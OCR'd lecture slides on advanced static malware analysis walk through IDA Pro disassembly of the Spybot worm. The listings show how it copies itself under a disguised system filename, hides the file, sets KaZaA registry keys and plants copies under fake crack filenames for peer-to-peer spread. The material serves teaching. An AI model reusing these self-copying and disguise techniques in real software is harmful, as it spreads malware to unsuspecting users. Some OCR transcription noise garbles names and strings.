NTNU

Part 3

Advanced Static Analysis

How can we use a disassembler (IDA Pro free) to learn more about the malware's functionality?


”Read” the book. «What is it about?» «Who did it?»
Language: Assembly

What now?

Advanced Static Analysis

- code is still not running

- Disassembly
  - ”To take appart”, Merriam Webster Dictionary
  - Translate from machine code into a symbolic language (assembly code) so we can figure out how the program works.
- IDA Pro
  - Powerful dissassembler with debugging capabilities
  - Especially good for static analysis


Source code
(C, C++, ---)
Libraries
(dependencies)
Run Time
Memory
x86 – 4GB
Static
Load Time
OEP
Instr-
uctions
Compiler
Linker
OS Loader
DLL
Object code
Executable file
(Binaries)

Levels of Abstraction




Figure 4-1: Code level examples

Recap: Microprocessor

- **Microprocessor**: CPU, RAM, I/O and busses
- CPU: controlling the operation by fetching, decoding and executing one by one
- **Program**: Set of instructions
- **Instructions**: opcode and operand
  - Opcode: Specifies instruction type
  - Operand: operation (mem location or register)
- CPU has some basic operations
  - Transfer (transfers data on buses between memory locations)
  - Arithmetic, logic and shift (done by ALU between working register and memory locations)

Instructions

- Building blocks of assembly programs
- Mnemonic (opcode) followed by operands (zero or more)

Table 4-1: Instruction Format

Mnemonic	Destination operand	Source operand
mov	ecx	0x42

- Move into ecx register the value 42 (hex)
- mov ecx 0x42 (assembly language)
- B942000000 (machine code in hex)
- Machine code (binary)
- 10111001 01000010 00000000 00000000 00000000

Types of Instructions

- Data Transfer
  - MOV, XCHG, …
- Arithmetic, logic and shift
  - ADD, SUB, SHR, AND, OR, MUL, DIV, …
- Branching and conditional
  - JMP, CALL, CMP, …
- For more: http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

Challenge 3

Ultimate: Understand everything

More realistic:

At what memory location do you find the function that achieves X?

Explain the purpose of the function found at memory location Y.

Challenge 3 The big picture

- Use Ida Pro Free and graphic view to get the big picture

- How to get an overview?
  - Dont get lost in details
  - Follow function calls
    - Look at API's. What understanding can you get? https://docs.microsoft.com/en-us/windows/desktop/api/index
    - Unknown calls: Must follow to understand
  - "Anything" inbetween function calls
    - Prepare input (arguments/parameters)
    - Use output (results)

Suggested approach

- Open spybot.exe in IDA
- <space> graphical view
- Options-general-Disassembly- line prefix
- Options-general-Disassembly- auto comments
- Highlight by clicking on <call>

Public start

```
; Attributes: bp-based frame

public start
start proc near

var_30= word ptr -30h
var_18= dword ptr -18h
var_4= dword ptr -4

mov     eax, large fs:0
push    ebp
mov     ebp, esp
push    0FFFFFFFFh
push    offset unk_41201C
push    offset sub_40109A
push    eax
mov     large fs:0, esp
sub     esp, 10h
push    ebx
push    esi
push    edi
mov     [ebp+var_18], esp
push    eax
fnstcw  [esp+30h+var_30]
or      [esp+30h+var_30], 300h
fldcw   [esp+30h+var_30]
add     esp, 4
push    0
push    0
push    offset dword_412028
push    offset dword_412024
push    offset dword_412020
call    __GetMainArgs
push    dword_412028
push    dword_412024
push    dword_412020
mov     dword_412014, esp
call    sub_407AA8
add     esp, 18h
xor     ecx, ecx
mov     [ebp+var_4], ecx
push    eax             ; int
call    exit
```


```
leave
retn
start endp ; sp = -3Ch
```

Graph overview


Public start

- Block 4011CB – Public start
  - Scroll down – click once on <call> - highlights it
  - For now: Initialization and calls 407AA8
  - go to 407AA8 (double click), esc gets you back
- Block 407AA8
  - Overview (ctrl scroll button)
  - Highlight opcode <call>
  - Function calls (ignore for now)
    - GetCommandLineA (407AAD)
    - Strchr (407ABF)
    - GetModuleHandleA (407AF9)
  - Call to 401250 – follow it

407AA8 overview/structure



Block 401250 overview



- Block 401250
  - 401287: Call unknow function 402B81
  - Two arguments
  - ”random” string – ”tsm…fpn”
  - Number 33 (length of th erandom string – coinsident?)
  - Function 402B81 – deobfuscation?
  - 4012B0 conditional jump based on eax
    - Eax is the result of strstr
    - Input is result of function 402B81 and ”ExistingFileName”
  - Both paths eventually end up in 401482
    - Directly (eax is zero)
    - Indirect (eax is not zero) – follow this first

Block 401250

```
00401250
00401250
00401250 ; Attributes: bp-based frame
00401250
00401250 sub_401250 proc near
00401250
00401250 Data= byte ptr -8ACh
00401250 hKey= dword ptr -7A8h
00401250 PathName= byte ptr -7A4h
00401250 File= byte ptr -6A0h
00401250 NewFileName= byte ptr -59Ch
00401250 WSAData= WSAData ptr -498h
00401250 var_306= byte ptr -306h
00401250 ThreadId= dword ptr -20Ch
00401250 Buffer= byte ptr -208h
00401250 ExistingFileName= byte ptr -104h
00401250
00401250 push    ebp
00401251 mov     ebp, esp
00401253 sub     esp, 8ACh       ; Integer Subtraction
00401259 push    ebx
0040125A push    esi
0040125B push    edi
0040125C push    104h            ; nSize
00401261 lea     eax, [ebp+ExistingFileName] ; Load Effective Address
00401267 push    eax             ; lpFilename
00401268 push    0               ; hModule
0040126A call    GetModuleFileNameA ; Call Procedure
0040126F push    104h            ; uSize
00401274 lea     eax, [ebp+Buffer] ; Load Effective Address
0040127A push    eax             ; lpBuffer
0040127B call    GetSystemDirectoryA ; Call Procedure
00401280 push    21h
00401282 push    offset aTsnDqeXiieRAuq ; "tsn~äqà{òë¿Ñ++++++¦¦¦+¦+a¯-¦OOfpn"
00401287 call    Deobfuscate     ; Call Procedure
0040128C push    21h
0040128E push    offset aTsnDqeXiieRA_0 ; "tsn~äqà{òë¿Ñ++++++¦¦¦+¦+a¯-¦OOfpn"
00401293 call    Deobfuscate     ; Call Procedure
00401298 lea     eax, [ebp+Buffer] ; Load Effective Address
0040129E push    eax             ; char *
0040129F lea     eax, [ebp+ExistingFileName] ; Load Effective Address
004012A5 push    eax             ; char *
004012A6 call    strstr          ; Call Procedure
004012AB add     esp, 18h        ; Add
004012AE or      eax, eax        ; Logical Inclusive OR
004012B0 jnz     loc_401482      ; Jump if Not Zero (ZF=0)
```

- Block 4012B6
  - call sprintf – make string \\wuaumqr.exe
- Block 40133D
  - Start of big loop that ends in 40131B
  - Block 40131D looks very similar to Block 4012B6
  - 40134D CopyFileA
    - Copies the file ExistingFileName to NewFileName
    - First time in the loop from spybot to wuaumqr?
    - Return Zero if fail
  - Fail: goto 4012D8 – eventuelly takes you to 40131B (the big loop)
  - Success: goto 401356

Block 4012B6 and 40133D

```
004012B6 push    offset Data       ; "wuaumgr.exe"
004012BB lea     eax, [ebp+Buffer] ; Load Effective Address
004012C1 push    eax
004012C2 push    offset aSS        ; "%s\\%s"
004012C7 lea     eax, [ebp+File]   ; Load Effective Address
004012CD push    eax               ; char *
004012CE call    sprintf           ; Call Procedure
004012D3 add     esp, 10h          ; Add
004012D6 jmp     short loc_40133D  ; Jump
```

```
0040133D
0040133D loc_40133D:               ; bFailIfExists
0040133D push    0
0040133F lea     eax, [ebp+File]   ; Load Effective Address
00401345 push    eax               ; lpNewFileName
00401346 lea     eax, [ebp+ExistingFileName] ; Load Effective Address
0040134C push    eax               ; lpExistingFileName
0040134D call    CopyFileA         ; Call Procedure
00401352 or      eax, eax          ; Logical Inclusive OR
00401354 jz      short loc_4012D8  ; Jump if Zero (ZF=1)
```

- Block 401356 (copy success)
  - Creates a directory ”kazaabackupfiles
  - Mostly registry related operations
  - Call 402BD7 also mostly registry operations
  - Ignore for now
- Block 401458
  - Conditional jump (end of indirect route to 401482)
  - Compares array of strings with zero
  - Value of esi decideds which entry of array we point to
  - Esi large enough we will point to zero
  - Double click on off_4120E8 and a list of 14 filenames are shown
  - Done with all 14: goto 401462
  - Not done: goto 40140D

Block 401356

```
00401356 push    2                ; dwFileAttributes
00401358 lea     eax, [ebp+File]  ; Load Effective Address
0040135E push    eax              ; lpFileName
0040135F call    SetFileAttributesA ; Call Procedure
00401364 call    sub_402BD7       ; Call Procedure
00401369 lea     eax, [ebp+Buffer] ; Load Effective Address
0040136F push    eax
00401370 push    offset aSKazaabackupfi ; "%s\\kazaabackupfiles\\"
00401375 lea     eax, [ebp+PathName] ; Load Effective Address
0040137B push    eax              ; char *
0040137C call    sprintf          ; Call Procedure
00401381 lea     eax, [ebp+PathName] ; Load Effective Address
00401387 push    eax
00401388 push    offset a012345S  ; "012345:%s"
0040138D lea     eax, [ebp+Data]  ; Load Effective Address
00401393 push    eax              ; char *
00401394 call    sprintf          ; Call Procedure
00401399 add     esp, 18h         ; Add
0040139C push    0                ; lpSecurityAttributes
0040139E lea     eax, [ebp+PathName] ; Load Effective Address
004013A4 push    eax              ; lpPathName
004013A5 call    CreateDirectoryA ; Call Procedure
004013AA lea     eax, [ebp+hKey]  ; Load Effective Address
004013B0 push    eax              ; phkResult
004013B1 push    offset SubKey    ; "SOFTWARE\\KAZAA\\LocalContent"
004013B6 push    80000001h        ; hKey
004013BB call    RegCreateKeyA    ; Call Procedure
004013C0 push    [ebp+hKey]       ; hKey
004013C6 call    RegCloseKey      ; Call Procedure
004013CB lea     eax, [ebp+hKey]  ; Load Effective Address
004013D1 push    eax              ; phkResult
004013D2 push    offset SubKey    ; "SOFTWARE\\KAZAA\\LocalContent"
004013D7 push    80000001h        ; hKey
004013DC call    RegOpenKeyA      ; Call Procedure
004013E1 push    7Fh              ; cbData
004013E3 lea     eax, [ebp+Data]  ; Load Effective Address
004013E9 push    eax              ; lpData
004013EA push    1                ; dwType
004013EC push    0                ; Reserved
004013EE push    offset ValueName ; "Dir0"
004013F3 push    [ebp+hKey]       ; hKey
004013F9 call    RegSetValueExA   ; Call Procedure
004013FE push    [ebp+hKey]       ; hKey
00401404 call    RegCloseKey      ; Call Procedure
00401409 xor     esi, esi         ; Logical Exclusive OR
0040140B jmp     short loc_401458 ; Jump
```

Block 401458

```
00401458
00401458 loc_401458:                ; Compare Two Operands
00401458 cmp     off_4120E8[esi*4], 0
00401460 jnz     short loc_40140D ; Jump if Not Zero (ZF=0)
```

Array of hardcoded filenames

```
.data:004120D4 ; char *off_4120D4
.data:004120D4 off_4120D4      dd offset aRegedit_exe  ; DATA XREF: sub_403802:loc_4038B0↑r
.data:004120D4                                         ; sub_403802:loc_4038F0↑r
.data:004120D4                                         ; "REGEDIT.EXE"
.data:004120D8                 dd offset aMsconfig_exe ; "MSCONFIG.EXE"
.data:004120DC                 dd offset aTaskmgr_exe  ; "TASKMGR.EXE"
.data:004120E0                 dd offset aNetstat_exe  ; "NETSTAT.EXE"
.data:004120E4                 align 8
.data:004120E8 off_4120E8      dd offset aZoneallarm_pro ; DATA XREF: sub_401250+1D0↑r
.data:004120E8                                         ; sub_401250:loc_401458↑r
.data:004120E8                                         ; "zoneallarm_pro_crack.exe"
.data:004120EC                 dd offset aAvp_crack_exe ; "AVP_Crack.exe"
.data:004120F0                 dd offset aPorn_exe     ; "Porn.exe"
.data:004120F4                 dd offset aNorton_antiVir ; "Norton_Anti-Virus_2002_Crack.exe"
.data:004120F8                 dd offset aGenerals_noCd_ ; "Generals_No-CD_Crack.exe"
.data:004120FC                 dd offset aRenegade_noCd_ ; "Renegade_No-CD_Crack.exe"
.data:00412100                 dd offset aRed_faction_2_ ; "Red_Faction_2_No-CD_Crack.exe"
.data:00412104                 dd offset aPostal_2_crack ; "Postal_2_Crack.exe"
.data:00412108                 dd offset aFlashfxp_crack ; "FlashFXP_Crack.exe"
.data:0041210C                 dd offset aDreamweavermx_ ; "DreamweaverMX_Crack.exe"
.data:00412110                 dd offset aPlanetside_exe ; "PlanetSide.exe"
.data:00412114                 dd offset aWinamp_install ; "Winamp_Installer.exe"
.data:00412118                 dd offset aSitebot_exe  ; "Sitebot.exe"
.data:0041211C                 dd offset aEdu_hack_exe ; "EDU_Hack.exe"
.data:00412120                 db    0
.data:00412121                 db    0
.data:00412122                 db    0
.data:00412123                 db    0
.data:00412124 ; int vKey
.data:00412124 vKey            dd 8                    ; DATA XREF: sub_4016A2+986↑r
.data:00412124                                         ; sub_4016A2+9CD↑r ...
.data:00412128                 db  0Dh
.data:00412129                 db    0
.data:0041212A                 db    0
.data:0041212B                 db    0
```

- Block 40140D
  - 401452 CopyFileA
    Copies ExistingFileName to NewFileName
  - ExistingFileName = spybot.exe
  - NewFileName = off_4120E8[esi*4]
    This is a reference to 14 filenames at 4120E8 offset by esi*4
  - 401457 increments esi for next file until all spybot.exe has been copied to all 14 names, then continue to 401462

Loop to copy 14 files

```
esi, esi          ; Logical Exclusive OR
short loc_401458 ; Jump
```

```
00401458
00401458 loc_401458:              ; Compare Two Operands
00401458 cmp     off_4120E8[esi*4], 0
00401460 jnz     short loc_40140D ; Jump if Not Zero (ZF=0)
```

```
00401304
00401304 loc_401304:              ; "wuaumqr.exe"
00401304 lea     ecx, Data
0040130A or      eax, 0FFFFFFFFh ; Logical Inclusive OR
```

```
0040140D
0040140D loc_40140D:              ; size_t
0040140D push    104h
00401412 push    0                ; int
00401414 lea     eax, [ebp+NewFileName] ; Load Effective Address
0040141A push    eax              ; void *
0040141B call    memset           ; Call Procedure
00401420 push    off_4120E8[esi*4]
00401427 lea     edi, [ebp+PathName] ; Load Effective Address
0040142D push    edi
0040142E push    offset aSS       ; "%s\\%s"
00401433 lea     edi, [ebp+NewFileName] ; Load Effective Address
00401439 push    edi              ; char *
0040143A call    sprintf          ; Call Procedure
0040143F add     esp, 1Ch         ; Add
00401442 push    0                ; bFailIfExists
00401444 lea     eax, [ebp+NewFileName] ; Load Effective Address
0040144A push    eax              ; lpNewFileName
0040144B lea     eax, [ebp+ExistingFileName] ; Load Effective Address
00401451 push    eax              ; lpExistingFileName
00401452 call    CopyFileA        ; Call Procedure
00401457 inc     esi              ; Increment by 1
```

```
0040130D
0040130D loc_40130D:              ; Increment by 1
0040130D inc     eax
0040130E cmp     byte ptr [ecx+eax], 0 ; Compare Two Operands
00401312 jnz     short loc_40130D ; Jump if Not Zero (ZF=0)
```

```
00401314 mov     edi, eax
00401316 sub     edi, 4           ; Integer Subtraction
00401319 cmp     esi, edi         ; Compare Two Operands
0040131B jb      short loc_4012E8 ; Jump if Below (CF=1)
```

- Block 4012D8 (fail copy)
  - GetTickCount (ms since startup)
    - Antidebug – check if debugged, i.e. execution takes too long
    - Does it look like this is the purpose here?
      Used as seed for the ”initialize random number generator”
  - Look at loop 401304 to 401303
    - Continues until esi=edi
    - esi increments by 1 each iteration in 401303
    - edi is 4 less than eax (401314 & 401316)
    - eax=all one in 40130A
    - Loop 40130D increments aex until byte ptr to ecx+eax is zero
    - Ecx is string DATA (wuaumqr.exe)
    - Block 4012E8 randomly change one and one byte in DATA
- Randomly change each letter in wuaumqr (you would have seen this if you ran spybot twice in a row)
- When done cont large loop 40133D and CopyFileA (40134D)

Block 4012D8

```
004012D3 add     esp, 10h          ; Add
004012D6 jmp     short loc_40133D  ; Jump
```

```
0040133D
0040133D loc_40133D:                ; bFailIfExists
0040133D push    0
0040133F lea     eax, [ebp+File]    ; Load Effective Address
00401345 push    eax                ; lpNewFileName
00401346 lea     eax, [ebp+ExistingFileName] ; Load Effective Address
0040134C push    eax                ; lpExistingFileName
0040134D call    CopyFileA          ; Call Procedure
00401352 or      eax, eax           ; Logical Inclusive OR
00401354 jz      short loc_4012D8   ; Jump if Zero (ZF=1)
```

```
56 push    2                  ; dwFileAttributes
58 lea     eax, [ebp+File]    ; Load Effective Address
5E push    eax                ; lpFileName
5F call    SetFileAttributesA ; Call Procedure
64 call    sub_402BD7         ; Call Procedure
69 lea     eax, [ebp+Buffer]  ; Load Effective Address
6F push    eax
70 push    offset aSKazaabackupFi ; "%s\\kazaabackupfiles\\"
75 lea     eax, [ebp+PathName] ; Load Effective Address
7B push    eax                ; char *
7C call    sprintf            ; Call Procedure
81 lea     eax, [ebp+PathName] ; Load Effective Address
```

```
004012D8
004012D8 loc_4012D8:                ; Call Procedure
004012D8 call    GetTickCount
004012DD push    eax                ; unsigned int
004012DE call    srand              ; Call Procedure
004012E3 pop     ecx
004012E4 xor     esi, esi           ; Logical Exclusive OR
004012E6 jmp     short loc_401304   ; Jump
```

- Block 401462
  - 401476: ShellExecute
    - Open the content of lpFile (file or folder)
  - 40147D: ExitProcess
    - Ends the calling process and all its threads
    - NB! Does not terminate child processes

So how do we get to 401482?

- First execution start a copy of itself that will arrive at 401482, but the initial code is terminated

